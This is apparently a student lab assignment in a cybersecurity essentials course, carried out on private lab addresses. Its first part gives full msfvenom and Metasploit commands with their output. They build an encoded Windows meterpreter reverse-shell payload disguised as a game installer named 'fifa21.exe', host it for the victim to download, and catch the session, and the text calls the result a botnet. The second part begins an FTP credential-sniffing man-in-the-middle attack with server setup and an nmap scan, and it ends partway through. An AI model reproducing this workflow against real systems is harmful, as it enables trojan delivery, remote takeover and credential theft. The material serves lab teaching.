Assignment-2-day-5&6

CyberSecurity-Essentials

Q1. Create Payload for Windows. Transfer the payload to victims machine and exploit the victims machine?

ANS:

Kali Linux- 192.168.216.100 Victim-192.168.216.101

1. **Create a web server.**

In order to make any server a web server we need to first be the root.

Then we need to install the packages required for a server to be converted into a web server. As kali linux is debian version of linux hence we install apache2

apt install apache2

```
root@kali:~# apt install apache2
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
apache2 is already the newest version (2.4.46-1).
0 upgraded, 0 newly installed, 0 to remove and 887 not upgraded.
root@kali:~#
```

Now the web server is installed but the services are not running. To make it enable we need to use following commands

systemctl enable apache2

systemctl start apache2

```
root@kali:~# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@kali:~# systemctl start  apache2
root@kali:~# systemctl start apache2
```

Now we need to navigate to html directory in var.

cd /var/www/html

Within html we create a new directory named Fifa. This is the directory which will hold our venom.

mkdir Fifa

Now we enter in this directory.

cd Fifa

```
root@kali:~# cd /var/www/html
root@kali:/var/www/html# mkdir Fifa
root@kali:/var/www/html# ls
counterstrike  Fifa  index.html  index.nginx-debian.html
root@kali:/var/www/html# cd Fifa
root@kali:/var/www/html/Fifa#
```

Now the creation of Web server has been completed.

2. **Create a venom I.e. exploit/malicious payload and host it on the web server.**


Now we need to create our venom i.e. our malicious payload drafted as an executable application named as fifa21.exe.

msfvenom –p windows/meterpreter/reverse_tcp –platform windows –a x86 –e x86/shikata_ga_nai –b "\x00" LHOST=192.168.216.100 -f exe > /var/www/html/Fifa/fifa21.exe

```
root@kali:/var/www/html/Fifa# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.216.100 -f exe > /var/www/html/Fifa/fifa21.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

3. **Let the victim download the venom or malicious file.**

Let the victim browse 192.168.216.100/Fifa and download fifa21.exe from there.



4. **Wait with a meterpreter session**


We need to start msfconsole.

```
File  Actions  Edit  View  Help
root@kali:/var/www/html/Fifa# msfconsole

                       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 >
```


We need to start then the multihandler to listen to the sessions generated from victim

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.216.100
LHOST => 192.168.216.100
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.216.100:4444
msf5 exploit(multi/handler) >
```

5. **Let victim execute the exploit.**



On execution the session gets established with kali or webserver or CnC.



Hence we have successfully hacked windows and we have turned our victim into a BOTNET.

Now we can get into an individual session and can execute the commands we like and control windows systems.

Q2. Create an FTP server. Access the FTP server from Windows Command prompt. Do a MITM and username and password of FTP transaction using wireshark and dsniff?

ANS: This is basically Man In The Middle Attack. The Different steps to do this attack are as follows:


1. All systems should be in same Network.


In my case


Kali Linux:192.168.216.100 FTP Server:192.168.216.101 System from where ftp is accessed:192.168.216.102


2. Create an FTP server.

Go to Server Manager-Manage-Add Roles & Features-web server-FTP server-Install



Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Add Roles and Features
Remove Roles and Features
Add Servers
Create Server Group
Server Manager Properties
Dashboard
Local Server
All Servers
File and Storage Services
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 1 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Manageability
Events
Performance
BPA results
Local Server 1
Manageability
2 Events
2 Services
Performance
BPA results
9:22 PM
9/1/2020



Server Manager
Server Manager ‣ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Ser
WELCOME TO SERVER MANAGER
Add Roles and Features Wizard
Before you begin
DESTINATION SERVER
WIN-2P0T021FDJH
Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results
This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.
To remove roles, role services, or features:
Start the Remove Roles and Features Wizard
Before you continue, verify that the following tasks have been completed:
• The Administrator account has a strong password
• Network settings, such as static IP addresses, are configured
• The most current security updates from Windows Update are installed
If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.
To continue, click Next.
Skip this page by default
< Previous
Next >
Install
Cancel







Tools-IIS manager-right dick on winserver &add FTP site-Enter FTPsite name-videos & path to cdrive\inetpub\ftproot-basic auth-all users with read and write permissions.


Internet Information Services (IIS) Manager
WIN-2P0T021FDJH
File View Help
Connections
Start Page
WIN-2P0T021FDJH (WIN-2P0T
WIN-2P0T021FDJH Home
Filter:
Go
Show All
FTP
FTP Authentic...
FTP Authorizat...
FTP Directory Browsing
FTP Firewall Support
FTP IP Address a...
FTP Logging
FTP Logon Attempt R...
FTP Messages
FTP Request Filtering
Features View
Content View
Actions
Manage Server
Restart
Start
Stop
View Application Pools
View Sites
Get New Web Platform Components
Help
Ready



Add FTP Site
Site Information
FTP site name:
videos
Content Directory
Physical path:
C:\inetpub\ftproot
...
Previous
Next
Finish
Cancel






Create an user on FTP server

Comp Management-local users & groups-create user



3. Browse through another vm 192.168.216.102 whether we are able to reach FTP server or not.



4. Go to Kali by logging in as root ad do nmap

Nmap –Pn –sS –F 192.168.216.*

This will tell us that which system is client and which system is FTP server. Where port 21 is server.

```
kali@kali: /r
File  Actions  Edit  View  Help
445/tcp  open  microsoft-ds
3306/tcp open  mysql
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.216.2 (192.168.216.2)
Host is up (0.00094s latency).
Not shown: 99 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:E4:FD:4B (VMware)

Nmap scan report for 192.168.216.101 (192.168.216.101)
Host is up (0.0012s latency).
Not shown: 95 closed ports
PORT    STATE SERVICE
21/tcp  open  ftp
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:75:BA:58 (VMware)

Nmap scan report for 192.168.216.102 (192.168.216.102)
Host is up (0.0021s latency).
Not shown: 91 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:57:C4:A6 (VMware)

Nmap scan report for 192.168.216.254 (192.168.216.254)
Host is up (0.00057s latency).
